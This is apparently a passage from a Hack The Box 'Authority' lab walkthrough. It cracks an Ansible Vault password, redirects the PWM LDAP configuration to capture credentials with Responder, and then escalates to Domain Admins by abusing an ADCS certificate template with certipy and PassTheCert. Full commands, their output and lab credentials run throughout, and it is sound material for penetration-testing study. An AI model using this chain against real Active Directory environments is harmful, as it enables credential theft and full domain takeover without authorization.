Loaded 1 password hash (ansible, Ansible Vault [PBKDF2-SHA256 HMAC-256 256/256 AVX2 8x])
No password hashes left to crack (see FAQ)

(fro@mastr)-[~/HTB/rooms/Authority]
$ john hashcatHASH --show
hash:!@#$$%^&*

1 password hash cracked, 0 left
```


hash:!@#\$\$%^&* Now we have a pw for that encrypted file. Next let's feed that original hash into ansible-vault decrypt, this will pop up a password prompt to decrypt the hash. You might have to install Ansible.

```
Cat hash | ansible-vault decrypt
```

Use the password we cracked prior to this, and we get decryption successful, which shows us a new password,

```
(fro@mastr)-[~/HTB/rooms/Authority]
$ cat hash | ansible-vault decrypt
Vault password:
Decryption successful
pWm_@dm!N_!23
```

nice! pWm_@dm!N_!23 Let's think about this, where could we use this password. Maybe this Configuration Manager, Configuration Password field that we found earlier.



Configuration Password

Password

➡ Sign in

✕ Cancel

Previous Authentications

Identity	Timestamp	Network Address
n/a	March 24, 2023 at 7:42:59 PM EDT	127.0.0.1
CN=svc_pwm,CN=Users,DC=htb,DC=corp (default)	March 26, 2023 at 9:11:23 AM EDT	10.129.204.183
CN=svc_pwm,CN=Users,DC=htb,DC=corp (default)	March 26, 2023 at 9:17:32 AM EDT	10.129.204.183
CN=svc_pwm,CN=Users,DC=htb,DC=corp	March 26, 2023 at 9:20:14 AM	10.129.204.183

Configuration Manager
Password Self Service

Overview Certificates Word Lists LocalDB

Configuration Status	
Application Mode	Configuration (LDAP directory authentication not required)
Last Modified	August 10, 2022 at 9:46:24 PM EDT
Password Protected	True
Application Data Path	c:\pwm
Configuration File	c:\pwm\PwmConfiguration.xml

Health

Configuration **WARN** PWM is currently in **configuration** mode. Use the Configuration Manager to restrict the configuration to prevent unauthorized changes.

LDAP **WARN** Unable to connect to LDAP server default, error: error connecting to ldap directory (default), error: unable to create connection: unable to connect to any configured ldap url, last error: unable to bind to ldaps://authority.authority.htb:636 as CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb reason: CommunicationException (authority.authority.htb:636; PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target)

Yup we are in. Alright then let's have a look around, what's this.

Configuration Activities

Restrict Configuration

Import Configuration

Download Configuration

Reports

Hmm mm interesting, very interesting. If we DL the configuration file, we can examine it.

PwmConfiguration.xml

Ok we see it's reaching out to LDAP. I immediately think responder at this point..

```

71 </setting>
72 <setting key="ldap.serverUrls" modifyTime="2022-08-11T01:46:23Z" profile="default" syntax="STRING_ARRAY" syntaxVersion="0">
73   <label>LDAP ⇒ LDAP Directories ⇒ default ⇒ Connection ⇒ LDAP URLs</label>
74   <value>ldaps://authority.authority.htb:636</value>
75 </setting>
76 <setting key="ldap.profile.displayName" profile="default" syntax="LOCALIZED_STRING" syntaxVersion="0">

```

First, let's edit this file and point it to our machine, this way we can catch the reply. Be mindful of LDAPS being changed to LDAP and your IP to your (tun0 IP) and port changed to 389. Save the file and upload/import it.

```
<default/>
</setting>
<setting key="ldap.serverUrls" modifyTime="2022-08-11T01:46:23Z" profile="default" syntax="STRING_ARRAY" syntaxVersion="0">
  <label>LDAP ⇒ LDAP Directories ⇒ default ⇒ Connection ⇒ LDAP URLs</label>
  <value>ldap://10.10.14.28:389</value>
</setting>
<setting key="ldap.profile.displayName" profile="default" syntax="LOCALIZED_STRING" syntaxVersion="0">
```

Before we import this file we need to start responder.

```
sudo responder -I tun0
```

```
(fro@mastr)-[~/HTB/rooms/Authority]
$ sudo responder -I tun0

NBT-NS, LLMNR & MDNS Responder 3.1.3.0

To support this project:
Patreon -> https://www.patreon.com/PythonResponder
Paypal -> https://paypal.me/PythonResponder

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

[+] Poisoners:


Force ESS downgrade [OFF]

[+] Generic Options:
Responder NIC [tun0]
Responder IP [10.10.14.28]
Responder IPv6 [dead:beef:2::101a]
Challenge set [random]
Don't Respond To Names ['ISATAP']

[+] Current Session Variables:
Responder Machine Name [WIN-ZUBZCXKH3GT]
Responder Domain Name [DNTX.LOCAL]
Responder DCE-RPC Port [49805]

[+] Listening for events...
```

Save this file now and let's upload it.



With this uploaded, if we look at our responder output, it will show us creds.

```
[+] Listening for events...
[LDAP] Cleartext Client : 10.129.237.32
[LDAP] Cleartext Username : CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb
[LDAP] Cleartext Password : lDaP_1n_th3_cle4r!
[*] Skipping previously captured cleartext password for CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb
[*] Skipping previously captured cleartext password for CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb
```

user is svc_ldap this is shown above at CN=svc_ldap pw = lDaP_1n_th3_cle4r!

svc_ldap : lDaP_1n_th3_cle4r!

From here we can try a few diff things like looking at more shares, maybe sign in to those logins we found or even see if we have RDP access at this point. Let's try to evil-winrm in using these creds.

```
(fro@mastr)-[~/HTB/rooms/Authority]
$ evil-winrm -u svc_ldap -p lDaP_1n_th3_cle4r! -i 10.129.237.32

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detect
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> whoami
htb\svc_ldap
```

And we are in using evil-winrm which uses port 5985 which we saw in our nmap scan earlier. 5985/tcp open http syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

```
5/24/2023 11:27 PM Videos
port 5985

*Evil-WinRM* PS C:\Users\svc_ldap> cd Desktop
ls*Evil-WinRM* PS C:\Users\svc_ldap\Desktop> ls

Directory: C:\Users\svc_ldap\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----          7/16/2023  10:54 AM             34 user.txt

*Evil-WinRM* PS C:\Users\svc_ldap\Desktop> type user.txt
[REDACTED]
*Evil-WinRM* PS C:\Users\svc_ldap\Desktop>
```

User flag below.

Now for Administrator. This one is always a fun priv esc. let's upload certify.exe and check for any misconfig on the ADCS (Active Directory Certificate Service) make sure you are in the correct directory and/or use a full path to the tool you want uploaded.

Resource. <https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/ad-certificates/domain-escalation>

```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> upload /home/fro/Desktop/SharpCollection-master/NetFramework_4.7_Any/Certify.exe
File Transfer with Evil-WinRM
Info: Uploading /home/fro/Desktop/SharpCollection-master/NetFramework_4.7_Any/Certify.exe to C:\Users\svc_ldap\Documents\Certify.exe
```

```
./Certify.exe find /vulnerable
```

```
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> ./Certify.exe find /vulnerable
```

File Transfer with Evil-winrm

There is no doubt that evil-winrm has given its best to make our work easy as possible. We always need to transfer the tool from our attacking machine to the remote machine in order to perform numerous tasks. Here, instead of setting the python server and downloading it from the target system, we can simply use the upload command with the filename. This is a life-saving feature that the v1.1.0 winrm tool is giving especially in such scenarios when we face outbound traffic rules set in the corporate environment.

```
[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=authority,DC=htb'

[*] Listing info about the Enterprise CA 'AUTHORITY-CA'
```

```
Enterprise CA Name      : AUTHORITY-CA
DNS Hostname           : authority.authority.htb
FullName               : authority.authority.htb\AUTHORITY-CA
Flags                  : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
Cert SubjectName       : CN=AUTHORITY-CA, DC=authority, DC=htb
Cert Thumbprint         : 42A80DC79DD9CE76D032080B2F8B172BC29B0182
Cert Serial            : 2C4E1F3CA46BDAF42A1DDE3EC33A6B4
Cert Start Date        : 4/23/2023 9:46:26 PM
Cert End Date          : 4/23/2123 9:56:25 PM
```

We have a vuln certificate template here

```
[!] Vulnerable Certificates Templates :
```

```
CA Name                  : authority.authority.htb\AUTHORITY-CA
Template Name            : CorpVPN
Schema Version           : 2
Validity Period          : 20 years
Renewal Period           : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
msPKI-enrollment-flag    : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT_CHECK_USER_DS_CERT
Authorized Signatures Required : 0
pkiextendedkeyusage      : Client Authentication, Document Signing, Encrypting File System, IP security IK
msPKI-certificate-application-policy : Client Authentication, Document Signing, Encrypting File System, IP security IK
Permissions
Enrollment Permissions
  Enrollment Rights      : HTB\Domain Admins S-1-5-21-622327497-3269355298-2248959698-512
                        : HTB\Domain Computers S-1-5-21-622327497-3269355298-2248959698-515
                        : HTB\Enterprise Admins S-1-5-21-622327497-3269355298-2248959698-519
Object Control Permissions
  Owner                  : HTB\Administrator S-1-5-21-622327497-3269355298-2248959698-500
  WriteOwner Principals  : HTB\Administrator S-1-5-21-622327497-3269355298-2248959698-500
                        : HTB\Domain Admins S-1-5-21-622327497-3269355298-2248959698-512
                        : HTB\Enterprise Admins S-1-5-21-622327497-3269355298-2248959698-519
  WriteDacl Principals  : HTB\Administrator S-1-5-21-622327497-3269355298-2248959698-500
                        : HTB\Domain Admins S-1-5-21-622327497-3269355298-2248959698-512
```

```
[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=authority,DC=htb'

[*] Listing info about the Enterprise CA 'AUTHORITY-CA'
```

```
Enterprise CA Name      : AUTHORITY-CA
DNS Hostname           : authority.authority.htb
FullName               : authority.authority.htb\AUTHORITY-CA
Flags                  : SUPPORTS_NT_AUTHENTICATION,
```

CA_SERVERTYPE_ADVANCED

Cert SubjectName : CN=AUTHORITY-CA, DC=authority, DC=htb
 Cert Thumbprint : 42A80DC79DD9CE76D032080B2F8B172BC29B0182
 Cert Serial : 2C4E1F3CA46BBDAF42A1DDE3EC33A6B4
 Cert Start Date : 4/23/2023 9:46:26 PM
 Cert End Date : 4/23/2123 9:56:25 PM
 Cert Chain : CN=AUTHORITY-CA,DC=authority,DC=htb
 UserSpecifiedSAN : Disabled
 CA Permissions :
 Owner: BUILTIN\Administrators S-1-5-32-544

Access Rights	Principal
Allow Enroll	NT AUTHORITY\Authenticated
UsersS-1-5-11	
Allow ManageCA, ManageCertificates	BUILTIN\Administrators
S-1-5-32-544	
Allow ManageCA, ManageCertificates	HTB\Domain Admins
S-1-5-21-622327497-3269355298-2248959698-512	
Allow ManageCA, ManageCertificates	HTB\Enterprise Admins
S-1-5-21-622327497-3269355298-2248959698-519	
Enrollment Agent Restrictions : None	

[!] Vulnerable Certificates Templates :

CA Name : authority.authority.htb\AUTHORITY-CA
 Template Name : CorpVPN
 Schema Version : 2
 Validity Period : 20 years
 Renewal Period : 6 weeks
 msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
 mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS,
 PUBLISH_TO_DS, AUTO_ENROLLMENT_CHECK_USER_DS_CERTIFICATE
 Authorized Signatures Required : 0
 pkiextendedkeyusage : Client Authentication, Document
 Signing, Encrypting File System, IP security IKE intermediate, IP security user,
 KDC Authentication, Secure Email
 mspki-certificate-application-policy : Client Authentication, Document
 Signing, Encrypting File System, IP security IKE intermediate, IP security user,
 KDC Authentication, Secure Email
 Permissions
 Enrollment Permissions

Enrollment Rights	: HTB\Domain Admins	S-1-5-21-
622327497-3269355298-2248959698-512		
	HTB\Domain Computers	S-1-5-21-
622327497-3269355298-2248959698-515		
	HTB\Enterprise Admins	S-1-5-21-
622327497-3269355298-2248959698-519		
Object Control Permissions		
Owner	: HTB\Administrator	S-1-5-21-
622327497-3269355298-2248959698-500		
WriteOwner Principals	: HTB\Administrator	S-1-5-21-
622327497-3269355298-2248959698-500		
	HTB\Domain Admins	S-1-5-21-

```

622327497-3269355298-2248959698-512
                                HTB\Enterprise Admins          S-1-5-21-
622327497-3269355298-2248959698-519
                                WriteDacl Principals           : HTB\Administrator          S-1-5-21-
622327497-3269355298-2248959698-500
                                HTB\Domain Admins              S-1-5-21-
622327497-3269355298-2248959698-512
                                HTB\Enterprise Admins          S-1-5-21-
622327497-3269355298-2248959698-519
                                WriteProperty Principals        : HTB\Administrator          S-1-5-21-
622327497-3269355298-2248959698-500
                                HTB\Domain Admins              S-1-5-21-
622327497-3269355298-2248959698-512
                                HTB\Enterprise Admins          S-1-5-21-
622327497-3269355298-2248959698-519

```


Certify completed in 00:00:11.5282975

First, let's add a computer to authority.htb using impacket.

```

impacket-addcomputer authority.htb/svc_ldap:'lDaP_1n_th3_cle4r!' -computer-name
FRO$ -computer-pass Password123!

```



```

(fro@mastr)-[~/Desktop/SharpCollection-master/NetFramework_4.7_Any]
$ impacket-addcomputer authority.htb/svc_ldap:'lDaP_1n_th3_cle4r!' -computer-name FRO$ -computer-pass Password123!
Impacket v0.10.0 - Copyright: 2022 SecureAuth Corporation
(fro@mastr)-[~/Desktop/SharpCollection-master/NetFramework_4.7_Any]
$

```

Next we will use certipy to req a certificate service as that computer with administrator rights. Make sure to add authority.authority.htb to your /ETC/HOSTS file. Change your dc ip as well. Also initiate the command 2 or 3 times in a row, it should hit.

```

certipy req -u 'FRO$' -p 'Password123!' -ca AUTHORITY-CA -target authority.htb -
template CorpVPN -upn administrator@authority.htb -dns authority.authority.htb -
dc-ip 10.10.11.222

```

```
(fro@mastr)-[~/Desktop/SharpCollection-master/NetFramework_4.7_Any]
$ certipy req -u 'FRO$' -p 'Password123!' -ca AUTHORITY-CA -target authority.htb -template CorpVPN -upn administrator@authority.htb -dns authority.authority.htb -dc-ip 10.129.237.32
Certipy v4.5.1 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[-] Got error: The NETBIOS connection with the remote host timed out.
[-] Use -hbug to print a stacktrace

(fro@mastr)-[~/Desktop/SharpCollection-master/NetFramework_4.7_Any]
$ certipy req -u 'FRO$' -p 'Password123!' -ca AUTHORITY-CA -target authority.htb -template CorpVPN -upn administrator@authority.htb -dns authority.authority.htb -dc-ip 10.129.237.32
Certipy v4.5.1 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 3
[*] Got certificate with multiple identifications
    UPN: 'administrator@authority.htb'
    DNS Host Name: 'authority.authority.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator_authority.pfx'
```

This will create a file named administrator_authority.pfx for us that we can use to create a user.crt and a user.key which we can use to passthercert and get a shell.

First create a user.crt using administrator_authority.pfx with certipy

```
certipy cert -pfx administrator_authority.pfx -nokey -out user.crt
```

2nd create a user.key using the admin.pfx with certipy

```
sudo certipy cert -pfx administrator_authority.pfx -nocert -out user.key
```



```

(fro@mastr)-[~/HTB/rooms/Authority]
$ sudo certipy cert -pfx administrator_authority.pfx -nokey -out user.crt
Certipy v4.5.1 - by Oliver Lyak (ly4k)

[*] Writing certificate and to 'user.crt'

(fro@mastr)-[~/HTB/rooms/Authority]
$ ls
administrator_authority.pfx  hash          main.yml  PwmConfiguration.xml  user.crt      user.key.bak
ENUM                        hashcatHASH   nmap      PWM-LocalDB.bak       user.crt.bak

(fro@mastr)-[~/HTB/rooms/Authority]
$ sudo certipy cert -pfx administrator_authority.pfx -nocert -out user.key
Certipy v4.5.1 - by Oliver Lyak (ly4k)

[*] Writing private key to 'user.key'

(fro@mastr)-[~/HTB/rooms/Authority]
$ ls
administrator_authority.pfx  hash          main.yml  PwmConfiguration.xml  user.crt      user.key
ENUM                        hashcatHASH   nmap      PWM-LocalDB.bak       user.crt.bak  user.key.bak

```

Now we can passthecert using passthecert.py

<https://github.com/AlmondOffSec/PassTheCert/blob/main/Python/README.md>

```
python3 passthecert.py -action ldap-shell -crt user.crt -key user.key -domain
offsec.local -dc-ip 10.0.0.1
```

```

(fro@mastr)-[~/HTB/rooms/Authority]
$ python3 /opt/passthecert.py -action ldap-shell -crt user.crt -key user.key -domain authority.htb -dc-ip 10.129.237.32
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Type help for list of commands
#

```

And we have a ldap-shell which is a restricted shell and takes few commands. Research it to see what we can run in here. We can add user to group as admin using the command below

```
add_user_to_group svc_ldap "Domain Admins"
```

```

(fro@mastr)-[~/HTB/rooms/Authority]
$ python3 /opt/passthecert.py -action ldap-shell -crt user.crt -key user.key -domain authority.htb -dc-ip 10.129.237.32
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Type help for list of commands
# add_user_to_group svc_ldap "Domain Admins"
Adding user: svc_ldap to group Domain Admins result: OK
#

```

And we have an ok result, GREAT!!! Taking a look back at our evil-winrm we see we can access administrator

files now. You should log out of evil-winrm and back in for the changes to take effect.

```
(fro@mastr)-[~/Desktop/SharpCollection-master/NetFramework_4.7_Any]
$ evil-winrm -u svc_ldap -p lDaP_1n_th3_cle4r! -i 10.129.237.32

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_c
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackpl
```

```
-ar---      7/16/2023  10:54 AM      34 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

And we have fully compromised this machine. Great job everyone.